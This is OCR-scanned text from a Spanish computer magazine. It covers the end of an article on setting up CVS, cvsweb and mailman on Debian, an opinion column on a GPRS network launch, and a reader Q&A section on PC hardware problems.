
Para hacer efectivos los cambios realizados en estos dos ficheros de configuración, deberemos informar al demonio inetd de ellos, para lo cual empleamos el siguiente comando:

killall -HUP inetd

Con esto, y si no ha habido ningún problema, deberíamos ser capaces de acceder al repositorio desde las máquinas clientes.

Acceder al repositorio por HTTP

Un añadido muy interesante a la instalación comentada del CVS puede ser un software que nos permita fácilmente tener acceso a los distintos ficheros que componen los proyectos, para que cualquier integrante del proyecto pueda echarles un vistazo sin necesidad de descargarse una copia completa del módulo. Para este cometido, como no podía ser menos en el mundo GNU, tenemos varias opciones, aunque para este artículo vamos a usar cvsweb, que es el más utilizado de todos, y aunque tiene algunas lagunas, cumple perfectamente el cometido básico que nosotros necesitamos.



Aquí vemos diferencias con cvsweb.

Si tuviéramos alguna necesidad no cubierta por cvsweb, puede que sea el momento de echarle un vistazo a aplicaciones más completas, como Tindexbox o Bonsai, que son herramientas mucho más completas y, por tanto, mucho más complejas de usar e instalar.

La instalación de cvsweb es de lo más fácil que nos podemos encontrar (por lo menos en Debian):


apt-get install cvsweb
vi /etc/cvsweb.conf

Interfaz de subscripción de mailman (figura 4).

cvsweb es un simple *script* CGI, por lo que la instalación habrá creado el fichero cvsweb en el directorio cgi-bin que tengamos especificado en nuestra configuración de Apache. En el caso de Debian, este directorio es /usr/lib/cgi-bin/cvsweb. Por contra, en el caso de Red Hat y derivadas, este directorio suele ser /home/httpd/cgi-bin. De todas formas, la mejor manera de saberlo si no estamos seguros es consultar el fichero httpd.conf de nuestro Apache.

El último paso (vi /etc/cvsweb.conf) significa que tenemos que editar el fichero /etc/cvsweb.conf, que es el de configuración de cvsweb. En él deberemos indicar los distintos parámetros necesarios para que cvsweb sepa de nuestro repositorio. Así, la entrada más importante del fichero de configuración se encuentra casi al principio y es la llamada *%CVSROOT*, en donde especificaremos los distintos repositorios que queremos tener accesibles a través de cvsweb. En nuestro caso sólo es uno, así que esta entrada tendrá el siguiente formato:

%CVSROOT = (
'Local' => '/home/cvs/local',
);



Bonsai en funcionamiento en el CVS del proyecto GNOME.

Asimismo, será necesario establecer el valor de la variable *$cvstreedefault* al nombre de nuestro repositorio, que en este caso es *local*, tal y como hemos especificado en los valores introducidos para *%CVSROOT*.

Cvsweb es altamente configurable, y si indagamos en el contenido del fichero «cvsweb.conf», veremos que podemos especificar distintas cosas, como por ejemplo el tipo de ordenación de los ficheros (*sortby*), si queremos que se muestre o no el directorio CVSROOT de nuestro repositorio (*hidecvsroot*), así como el HTML que se mostrará en las páginas HTML que generará cvsweb cada vez que sea ejecutado.

Las entradas del fichero de configuración que especifican estos parámetros son *body_tag*, *logo*, *defaulttitle*, *backcolor*, *long_intro*, *short_instruction*, *ICONS*, etc. Todo esto puede ser realmente útil para, por ejemplo, mostrar las páginas en un idioma distinto al inglés o para que las páginas generadas por cvsweb tengan el mismo aspecto que el resto de nuestras páginas, si las tuviéramos.

Una vez contentos con los retoques realizados en el fichero «cvsweb.conf» no queda más que abrir nuestro navegador y acceder a la página de cvsweb, para lo cual usaremos una URL similar a la siguiente:

http://cvs.gnome-db.org/cgi-bin/cvsweb

donde sustituiremos *cvs.gnome-db.org* por el nombre de la máquina en la que hayamos instalado cvsweb. En la «Figura 1»

puede observarse la página devuelta por cvsweb cuando aún no hemos creado ningún módulo en el repositorio: sólo aparece el directorio CVSROOT.

En la «Figura 2», sin embargo, vemos a cvsweb devolviéndonos una lista de los ficheros contenidos en uno de los módulos de nuestro repositorio. Como podemos observar, aparte del nombre de dichos ficheros, vemos tambien la versión actual (revisión) de cada uno de ellos, el tiempo que hace que ha pasado desde la última modificación, así como el mensaje de *log* especificado para la última modificación.

Pero cvsweb no se limita a mostrarnos los ficheros y directorios que componen nuestro repositorio, sino que además incluye facilidades para ver las distintas revisiones de los ficheros almacenados en el repositorio, así como la posibilidad de ver las diferencias entre las distintas revisiones, algo que nos puede ayudar mucho a la hora de hacer un seguimiento de las modificaciones realizadas en un proyecto.

Listas de correo

Si el equipo de desarrolladores está geográficamente separado, puede ser una opción muy interesante contar con un medio de comunicación rápido y sencillo entre todos los integrantes del proyecto. Y puesto que el correo electrónico es el servicio más utilizado de todos en Internet, acostumbrar a un equipo de desarrolladores en el uso de listas de correo se nos antoja sencillo.

Así que esta es la solución que vamos a proponer para nuestro centro de desarrollo. Y para ello vamos a usar mailman, un proyecto GNU para gestión de listas de correo que, en los últimos tiempos, se ha colocado como el software número 1 para este cometido, siendo utilizado en la mayoría de proyectos de software libre que hay en la actualidad.

Siguiendo con Debian, la instalación de mailman es muy sencilla:

apt-get install mailman

Para crear listas de correo nuevas usaremos el comando newlist, ubicado (en Debian) en el directorio /usr/lib/mailman/bin:

/usr/lib/mailman/bin/newlist desarrollo

Este comando nos preguntará la dirección de correo de la persona que se ocupará de la administración de la lista de correo, así como la contraseña y, para terminar, nos mostrará una salida del tipo:

desarrollo mailing list
created: 14-Jan-2001 rodrigo
desarrollo: "|/var/lib/mailman/mail/wrapper post desarrollo"
desarrollo-admin: "|/var/lib/mailman/mail/wrapper mailowner desarrollo"
desarrollo-request: "|/var/lib/mailman/mail/wrapper mailcmd desarrollo"
desarrollo-owner: desarrollo-admin

Todas estas líneas deberán ser añadidas al fichero /etc/aliases y, una vez hecho esto, se deberá ejecutar el comando *newaliases*, que se encargará de sincronizar la base de datos de alias del sistema con lo contenido en el fichero /etc/aliases.

Lista de todas las listas disponibles.

Como último paso, es recomendable añadir un alias en el fichero «httpd.conf» de configuración de nuestro Apache de la siguiente forma:

ScriptAlias /mailman/ /usr/lib/mailman/cgi-bin/
Directory /usr/lib/mailman/cgi-bin/
AllowOverride None
Options ExecCGI
Order allow,deny
Allow from all
/Directory

Esto nos permitirá acceder a las páginas de mailman con el URL *http://maquina/ mailman.*

Una vez creada la lista deberemos personalizarla, para lo cual, desde nuestro navegador, introduciremos el URL *http://cvs. gnome-db.org/mailman/admin/desarrollo*

Nos aparecerán en nuestro navegador una serie de opciones, como se muestra en la «Figura 3», que deberemos ajustar según nuestras necesidades o gustos. Cada una de las opciones está claramente explicada en la propia interfaz web de mailman, por lo que no vamos a extendernos aquí en su explicación.

Por último, sólo queda que los integrantes del equipo de desarrollo se apunten a las listas, para que así nuestro objetivo de crearlas para facilitar la comunicación entre los integrantes del equipo se cumpla. Para ello, como puede observarse en la «Figura 4», no hay más que usar la interfaz web de subscripción a las listas de mailman.

En cuanto a la administración de las listas que creemos, simplemente decir que todo se hace bajo notificiación por correo electrónico, por lo que la persona encargada de ella sólo tendrá que leer el correo de vez en cuando y actuar de acuerdo a lo que el mensaje enviado por mailman especifique.

Conclusiones

Con todo lo visto en este artículo tenemos la base para automatizar muchas de las tareas que se suelen realizar durante el ciclo de desarrollo de proyectos software. Con esta base y un poco de investigación por parte nuestra seremos capaces de afrontar todo tipo de proyectos, por muy distintos que puedan ser a los que hemos comentado. Hay sin duda añadidos que merecería la pena tener para completar así todas las exigencias que puedan surgir a la hora de desarrollar software, como por ejemplo un control de proyectos que esté ligado al CVS, aunque estas son cosas que merecerían un artículo aparte.

Rodrigo Moya
rodrigo@gnome-db.org

El proyecto GNOME

El proyecto GNOME, desarrollado por un equipo de programadores dispersos por todo el mundo, es un buen ejemplo de un entorno de desarrollo distribuido que funciona. Hasta la fecha, unos 500 programadores, traductores, etc. de todo el mundo han venido usando todas estas herramientas que comentamos en este artículo, empezando por el CVS y acabando por herramientas mucho más completas, como las mencionadas anteriormente Tinderbox y Bonsai, que ofrecen una interfaz web del repositorio CVS mucho más completa que cvsweb.

Este modelo de desarrollo, no sólo en GNOME, sino en muchos otros proyectos de software libre, ha demostrado ser totalmente viable para cualquier tipo de entorno de desarrollo, por lo que seguro que encaja muy bien en el de una empresa en donde la gente normalmente no está separada por miles de kilómetros y donde la comunicación suele ser más fluida (en persona).

Siempre seremos los primeros...

Hace algunas semanas, tuve la oportunidad, algunos pensarán que privilegio e incluso honor, de «infiltrarme» en uno de los edificios más emblemáticos de la Gran Vía madrileña. Como el que se adentra en las mismas fauces del «Imperio del Mal», en el interior de esa pequeña «Estrella de la Muerte» que fue inaugurada con pompa y boato en 1927, pude pasearme entre ascensores que echan de menos a sus ascensoristas, retratos de los antecesores de Villalonga y una constante imagen corporativa.



El motivo de mi visita, lejos del sabotaje que muchos quisieran, fue asistir a la presentación de la nueva red GPRS de la compañía. Como niños con zapatos nuevos, acompañados de una constante cantinela («*Fuimos los primeros..., Fuimos los primeros..., Fuimos los primeros...*»), los altos directivos se congratulaban ante los medios de comunicación del nacimiento de su nuevo hijo, una red GPRS de cobertura nacional. Tras el anuncio, en el que faltaron aplausos y ovaciones por parte de algunos medios, comenzó la misma pesadilla de siempre.

Nadie puede negar que fueron los primeros en ofrecer todos los servicios de telecomunicaciones de los que ahora disponemos. Lógico, dado que hasta hace poco eran los únicos y una compañía estatal que nacía y crecía con el dinero de todos los españoles. Pero que nadie se lleve a engaño. La competencia y privatización sólo ha servido para que adelanten el lanzamiento de servicios inexistentes o, al menos, imposibles de conseguir. Tuvimos que esperar varios meses para obtener una línea ADSL y tendremos que aguardar otros tantos para movernos a la velocidad prometida por el GPRS, una tecnología que nace, desgraciadamente, muerta. Y es que, en la misma convocatoria y con la boca pequeña, nos advierten de que los terminales no estarán disponibles hasta dentro de unos meses, momento en que el sistema UMTS hará su aparición. Para entonces nos volverán a convocar, escucharemos «*Fuimos los primeros...*», y algunos aplaudirán... hasta que nos demos cuenta de que la historia se repite otra vez y de que no podremos disfrutar aquello por lo que se lanzan tantos cohetes.

José Plana / jplana@bpe.es

Participa

Esta sección pretende ofrecer una respuesta a cualquier duda que os surja sobre vuestro equipo o los programas que empleáis. Para ello, basta con que nos las mandéis por correo electrónico a: consultas-pca@bpe.es. También podéis contactar con nosotros por carta a: **PC ACTUAL. San Sotero, 8. 4ª planta. 28037 MADRID**, o bien por fax al nº: **91 327 37 04**. Las cartas publicadas bajo el cintillo La Sugerencia del Lector recibirán como regalo medio año de suscripción gratuita a PC ACTUAL.

Los técnicos

David O. García
donieva@bpe.es
[Coordinador de la sección]



Raúl Rubio
[Autor del Paso a Paso]




Un amante de la electrónica

José Plana
[Comunicaciones]



Todo un especialista en comunicaciones

Javier Pastor
[Grabadoras y DVDs]





Experto en sistemas alternativos a Windows

Juan Carlos López
[Placas base]



Un todoterreno de la informática

Víctor Hernández
[Almacenamiento]




El maestro de la programación

Paso de documentos en formato Mac a PC

[Software / Gráficos]

He publicado recientemente un libro eminentemente fotográfico sobre uno de los más importantes monasterios cistercienses valencianos. La imprenta escaneó las fotografías para la impresión y, finalizada ésta, me hizo una copia de las imágenes (unas 220) en un CD en formato JPEG. No he podido visualizarlas en mi PC y creo que debe ser porque la imprenta trabaja en sistema Mac. Eso sí, las he podido ver en un Mac. ¿Existe algún método para poder visualizarlas en mi PC, copiarlas al disco duro y hacerme una copia de las imágenes en un nuevo CD en mi ordenador sin que pierdan calidad?

Miquel Joan
miqueljoan@eresmas.com



El contar con una interfaz similar a la del Explorador de Windows hace que su uso resulte sencillo y eficiente.


Suponemos que el problema que tienes consiste en una incompatibilidad entre un equipo Macintosh y un PC. Para solventarlo, utilizaremos un programa específicamente diseñado para la transformación de este tipo de archivos. Se llama HFV/DSK Explorer, y es un *freeware* experimental que, al ejecutarse, toma las funciones del Explorador de Windows. La interfaz es muy similar a la de éste y, en tu caso, solamente deberías hacer clic en el icono correspondiente al CD-ROM. Automáticamente, aparecerán los ficheros que con el otro Explorador no se mostraban. Para finalizar, sólo resta seleccionar los elementos deseados, copiarlos mediante la función *Copiar/Pegar* e insertarlos en una carpeta que previamente hayamos creado. Incluimos esta útil aplicación en CD ACTUAL de este mes.

Espacio desaprovechado

[Hardware / Discos duros]

Tengo un ordenador con Windows 95, es un Pentium 133 con 48 Mbytes de memoria y dos discos duros: 1,2 Gbytes (el original) y un segundo con 13 Gbytes. En el segundo me hicieron cuatro particiones de 2 Gbytes cada una, con lo que tengo 5 Gbytes sin poder usar. Mi consulta es si sería posible, con mi ordenador actual, formatear todo el disco duro e instalarle Windows 98 SE para poder usar la totalidad del disco. He leído que con el sistema de archivos FAT32 ya no hay impedimentos para el tema de particiones ni con el tamaño de cada una de ellas.

Jose Manuel Marrero Rodríguez
jmarrodh@gobiernodecanarias.org



Aunque hay otros muchos, sin lugar a dudas el software Partition Magic es perfecto para poder trabajar con particiones de una manera sencilla.

El problema que nos planteas requiere varias puntualizaciones. La primera de ellas es que la razón por la que cuando instalaron tu disco no utilizaron más de 8 Gbytes se encuentra en tu BIOS. Primero tuvimos BIOS incapaces de direccionar discos de más de 528 Mbytes, llegando en otras versiones a manejar hasta 8,4 Gbytes. Es muy probable que la tuya se encuentre en este último caso, y no puedas acceder a los sectores que se encuentran por encima de este punto, ya quieras crear sucesivas particiones FAT o una sola FAT32.

Te puedes plantear dos soluciones: la primera es actualizar tu BIOS y comprobar si el problema se ha solucionado, aunque esta operación entraña riesgo para usuarios poco experimentados, por lo que has de realizarla con cuidado. La segunda posibilidad es que consigas un software

denominado Ontrack, una aplicación utilizada desde hace años encargada de engañar a la BIOS y traducir las direcciones que ésta no puede manejar. De cualquier manera, no deja de ser un «parche» que puede darte problemas en un futuro. Pero si solucionas la limitación de tu equipo, podrás instalar Windows 98 y crear una sola partición de 13 Gbytes en FAT32 sin ningún problema.

Renovarse o morir


[Hardware / Placas base]

Os escribo para pediros consejo antes de abordar la actualización del microprocesador de mi ordenador. El «micro» en cuestión es un Pentium 233 MMX instalado en una placa base de Intel. Me gustaría cambiarlo por un AMD Duron 700 MHz, pero desconozco si es necesario cambiar la placa.

José Vicente
ciberchantada@ctv.es

Desgraciadamente, la respuesta es un sí rotundo. Los nuevos procesadores Duron van montados sobre un Socket A, en lugar del Socket 7 en el que se montaban los antiguos Pentium 233 MMX. La diferencia entre ambos afecta a voltajes, número de patillas, frecuencia de bus y frecuencia de trabajo. Todo ello por no mencionar que tanto chipset como memoria y buses de datos son radicalmente distintos. Por todo ello tendrás que buscar una buena placa para procesadores AMD en Socket A.

La memoria, aunque sea de tipo DIMM no te recomendamos que la reutilices, dado que no estará certificada para trabajar a la velocidad de bus de los Duron. Por último, no es menos importante el hecho de que probablemente tu caja utilice el formato AT, en vez del actual ATX en el que se presentan las placas y cajas modernas, por lo que al tiempo que cambias la placa tendrás que buscar una nueva caja. Este cambio es importante puesto que no sólo se refiere a dimensiones sino también afecta a la fuente de alimentación que suministra la corriente a la propia placa.



Los microprocesadores AMD Duron presentan una de las mejores relaciones calidad/precio del mercado.

Compras problemáticas

[Hardware / Placas base]

Recientemente he adquirido un PC con procesador Pentium III 866 que solicité (y así figura en mi pedido por escrito) con placa Asus CUV4X-V. En el momento de la entrega, el equipo viene con una Asus CUV4X, motivo por el cual reclamo a la tienda que el precio que he pagado es por otra placa y, por tanto, quiero que me la reemplacen. Como previamente consulté en la web de Asus, sé que existen tres versiones del modelo CUV4X y, a mi entender, cualquier otra versión que no sea la CUV4X-V no soporta más que hasta PIII 800 MHz. No obstante en la tienda se empeñan en que no me preocupe porque no lleve la CUV4X-V ya que allí montan la CUV4X con procesadores de hasta 1 GHz y aquello funciona sin problemas.

Mis dudas son acerca de esta última afirmación: por una parte pienso que si los jumpers se pueden configurar para trabajar como máximo a 800 MHz, estaremos desperdiciando parte de la potencia de mi microprocesador. Además, si fuese cierto que se consigue que la placa rinda como debería con un Pentium III a 866 MHz, la estaríamos forzando y por tanto recortando su vida útil, obteniendo al final una placa averiada con la consiguiente problemática para su reparación o sustitución.



El chipset es de vital importancia a la hora de evaluar el rendimiento de una placa base.

Ángel Fernández
angel.fernandez@scania.es

Para determinar si una placa base es capaz de trabajar con un microprocesador concreto debemos asegurarnos de que puede suministrar la frecuencia de reloj necesaria para que nuestro «micro» funcione a la velocidad estipulada por el fabricante del mismo.

Además, debemos verificar que la BIOS sea capaz de reconocer perfectamente al procesador.

Muchas veces, con realizar una sencilla actualización de la BIOS, la placa detecta y trabaja adecuadamente con un «micro» que en un principio no reconocía. Esto quiere decir que en tu caso concreto podría ser que el ensamblador de la máquina haya realizado esta puesta al día. Para ello,

Dudas con la placa base


[Hardware / Placas base]

Me gustaría que me aconsejaseis acerca de qué requisitos debe satisfacer una placa base en la que necesito instalar un Pentium III a 750 MHz. Os agradecería también que me orientaseis acerca de qué marca y modelo serían una buena opción de compra.

catgyejv@interactive.net.es

A la hora de enfrentarnos a la compra de un nuevo componente para nuestro PC, no sólo debe preocuparnos el que satisfaga nuestras necesidades actuales, sino que debemos velar para que su capacidad de ampliación nos permita actualizarlo más adelante. En el caso de una placa base, es necesario que cumpla una serie de requisitos que nos permitirán disfrutar de ella durante algún tiempo.

Entre ellos, nos fijaremos en que el número de zócalos PCI sea lo suficientemente grande como para instalar todas las tarjetas que necesitemos, que el rango de CPUs soportadas sea lo más amplio posible, que cuente al menos con tres ranuras para nuestros módulos de memoria, que soporte AGP 4X para las tarjetas aceleradoras más modernas, etc. El chipset es otro factor a tener muy en cuenta, ya que determina el rendimiento de nuestra placa. Las más modernas para Pentium III suelen incorporar chipsets como el Intel 815E o el Via Apollo Pro 133A, siendo cualquiera de éstos una buena opción como demuestran los excelentes resultados que nos han dado en el Laboratorio. En cuanto a marcas, hay mucho donde escoger: Asus, ABIT, Soyo, Iwill, Gigabyte, etc. Cualquiera de ellas fabrica modelos de reconocida calidad y buenas prestaciones, siendo además fáciles de encontrar en cualquier tienda de informática. Unidades como la ABIT SA6 o la Soyo SY-7ISA+ cumplen todas las condiciones anteriores y te permitirán disfrutar de buenas prestaciones prolongando la vida útil de tu máquina.



Placas de gran calidad como la ABIT SA6 son siempre una buena opción de compra.

no tienes más que fijarte si, en el arranque, la información que la BIOS te suministra corresponde al procesador que tienes instalado. Si la detección se realiza correctamente y no aprecias ningún síntoma que demuestre inestabilidad en el equipo, no debes preocuparte. Sin embargo, centrándonos en el tema del modelo de la placa, la gran diferencia que existe entre ambos modelos reside en el chipset.

Respecto a las especificaciones anunciadas por los fabricantes, en la mayor parte de los casos se ofrecen multiplicadores y buses muy superiores a los necesarios por los procesadores existentes en el momento del diseño de la placa. Por ello, aunque en el manual se especifique el máximo procesador existente en el momento en que fue escrito, no significa necesariamente que no soporte otros de mayor frecuencia.


Por último, comentar que la CUV4X-V incorpora el chipset Via ProSavage PM133, el cual integra el sistema gráfico dentro del propio chipset, aunque las prestaciones de éste dejen mucho que desear ante las actuales tarjetas de fabricantes como NVIDIA o Ati. Sin embargo, la CUV4X integra el chipset VIA694 que carece de sistema gráfico. Si has montado una buena tarjeta gráfica, es completamente irrelevante que pidas el primer modelo, ya que estarás pagando por algo que no vas a utilizar.

Problemas con la grabadora

[Hardware / Regrabadoras CD]

Tengo el siguiente problema y me gustaría que me orientasen sobre qué hacer. Recientemente, formateé el disco duro de mi ordenador y reinstalé Windows 98 con todo lo típico; hasta ahí, sin problemas. El caso es que tengo una grabadora HP y un CD-ROM, la grabadora estaba en D:\ y el CD-ROM en E:\, pero tras el formateo esto se invirtió quedando la grabadora en E:\ y el CD-ROM en D:\. Las dos funcionan, leen sin problemas, pero al instalar EasyCD, éste me dice que no encuentra grabadora alguna.

Alejandro
alejandro@alfonso.as



Los programas de grabación de CDs permiten seleccionar la unidad adecuada.

Si no cambiaste la posición de los *jumpers* que identifican a los dispositivos de almacenamiento como maestro o esclavo, es curioso que Windows haya cambiado las letras de unidad, puesto que precisamente se guía por esta configuración para asignarlas, excepto a los discos duros que cuentan con varias particiones. En cualquier caso, esto es irrelevante a la hora de grabar CDs. En algunas situaciones se produce el error que nos comentas, y el software de grabación intenta identificar el lector de CDs como una unidad de grabación, por lo que falla y muestra el mensaje de que no

encuentra una grabadora.
En muchos de los programas que permiten copiar CDs existe la opción de elegir la grabadora, en alguno de los menús que aparecen en la aplicación. Por ello, simplemente dirígete al menú correspondiente en tu software preferido y selecciona la unidad adecuada. Sin embargo, lo más probable es que el EasyCD que tuvieras instalado anteriormente no estuviera convenientemente actualizado para soportar tu grabadora. Los modelos de grabadoras van evolucionando constantemente y las aplicaciones algo antiguas necesitan pequeñas actualizaciones para poder reconocerlas. Para ello, tan sólo tendrás que acudir a la web de Adaptec (*www.adaptec.com*) y buscar la revisión correcta.

Conexión a equipo Hi-Fi

[Hardware / Sonido]

Tengo un PC con Windows conectado a una minicadena y me gustaría saber si existe algún cable con el que se pueda intercambiar música entre el PC y el equipo de alta fidelidad.

Sergio González Calleja
sgc_1984@hotmail.com

Las cadenas de sonido incorporan en su gran mayoría entradas de audio auxiliares a las que poder añadir nuevas fuentes de audio, como reproductores de CD externos o de discos de vinilo. Se encuentran normalmente en la parte posterior del equipo de música y para utilizarlas habrá que conectar a las entradas de los canales de sonido el dispositivo elegido. Con total seguridad, estarás utilizando unas de estas entradas para escuchar la salida de audio de tu PC en los altavoces de la cadena, beneficiándote de su amplificador y superior calidad de sonido.
Sin embargo, por lo que nos cuentas, parece que deseas manejar en el PC el sonido que proviene de tu cadena. Para ello, sólo tendrás que conectar un cable a la entrada de línea de tu tarjeta (un conector *mini-jack* que suele estar junto al de los altavoces y el micrófono) y, de ahí, a tu cadena. Para este último caso, puedes optar por varias posibilidades. La más sencilla es recurrir a la salida de auriculares que la mayor parte de los equipos de música poseen. También podrías utilizar la salida de línea que los aparatos de cierta calidad poseen en la parte trasera del amplificador. Por último, y en la peor de las situaciones, podrías hacer una pequeña chapuza y conectar el cable a la salida de altavoces, con mucho cuidado de que el volumen de salida que proporciones sea extremadamente bajo, ya que de lo contrario, podrías llegar a dañar tu tarjeta de sonido.

En las tiendas de electrónica y almacenes especializados se pueden encontrar con facilidad los cables que permiten conectar un ordenador a una cadena de sonido.


Equivocación fatal

[Software / BIOS]

Hace poco intenté actualizar la BIOS de mi ordenador y, por un descuido, cargué una que no correspondía. Evidentemente, ahora no puedo entrar en mi ordenador. Quisiera saber si es posible la restauración de la BIOS anterior y, si es así, cómo puedo hacerlo.

Guillermo Bombín
guillebr@prinsema.net

Aunque posible, tu problema entraña una gran dificultad, con lo que lo más probable es que tengas que comprarte una nueva placa. La primera posibilidad es conseguir un programador de chips, cuyo elevado coste y alta verticalidad lo ponen sólo al alcance de profesionales y empresas relacionadas con la electrónica.
Si encontrases alguna tienda de componentes que pudiera realizar esta tarea, sólo tendrás que proporcionarles el archivo de *backup* que los programas grabadores suelen obligar a realizar antes de actualizar. Sin embargo, si la primera posibilidad es difícil de llevar a cabo, la segunda es realmente complicada.
Como ya publicamos en un truco hace unos meses, es posible regrabar una BIOS mediante otra placa exactamente igual. El método consiste en encontrar una placa de marca y modelo exactamente igual al tuyo, ponerla en marcha y extraer el chip de la BIOS con cuidado extremo. Acto seguido, colocaríamos el chip dañado y lo actualizaríamos por software. En cualquier caso, son operaciones reservadas a auténticos «manitas».



Aunque tremendamente útil, la actualización de una BIOS puede acarrear un gran número de problemas con difícil solución.

Conectando varios equipos a la red del campus

[Comunicaciones / Hubs]

Tenemos cuatro ordenadores. Uno (DAAT) trabaja sobre Linux y está conectado por RJ45 a la red de la escuela (ETSET Vigo) y funciona a la perfección. Compramos un hub de 100 Mbps para conectar los otros tres y, cuando enchufábamos DAAT al hub y éste a la toma de red de la pared, DAAT dejaba de poder acceder a la red. Ni siquiera se encendían los leds del frontal del concentrador, éstos sólo se encendían cuando hacíamos lo siguiente (aún así DAAT no tenía red igual): conectábamos ya sea DAAT o la red de la escuela al puerto Up-Link, que se supone que es para enchufar otro concentrador con un cable cruzado. Visto lo que pasaba, ya ni intentamos conectar los otros tres (que por cierto queremos que corran sobre Windows). Los cables están en perfecto estado así como el hub, que es nuevo. Me gustaría que me dierais alguna solución al problema del hub, así como información de cómo configurar los otros tres ordenadores y DAAT para que convivan Windows y Linux en paz y armonía.

Carlos
e-cafs@terra.es

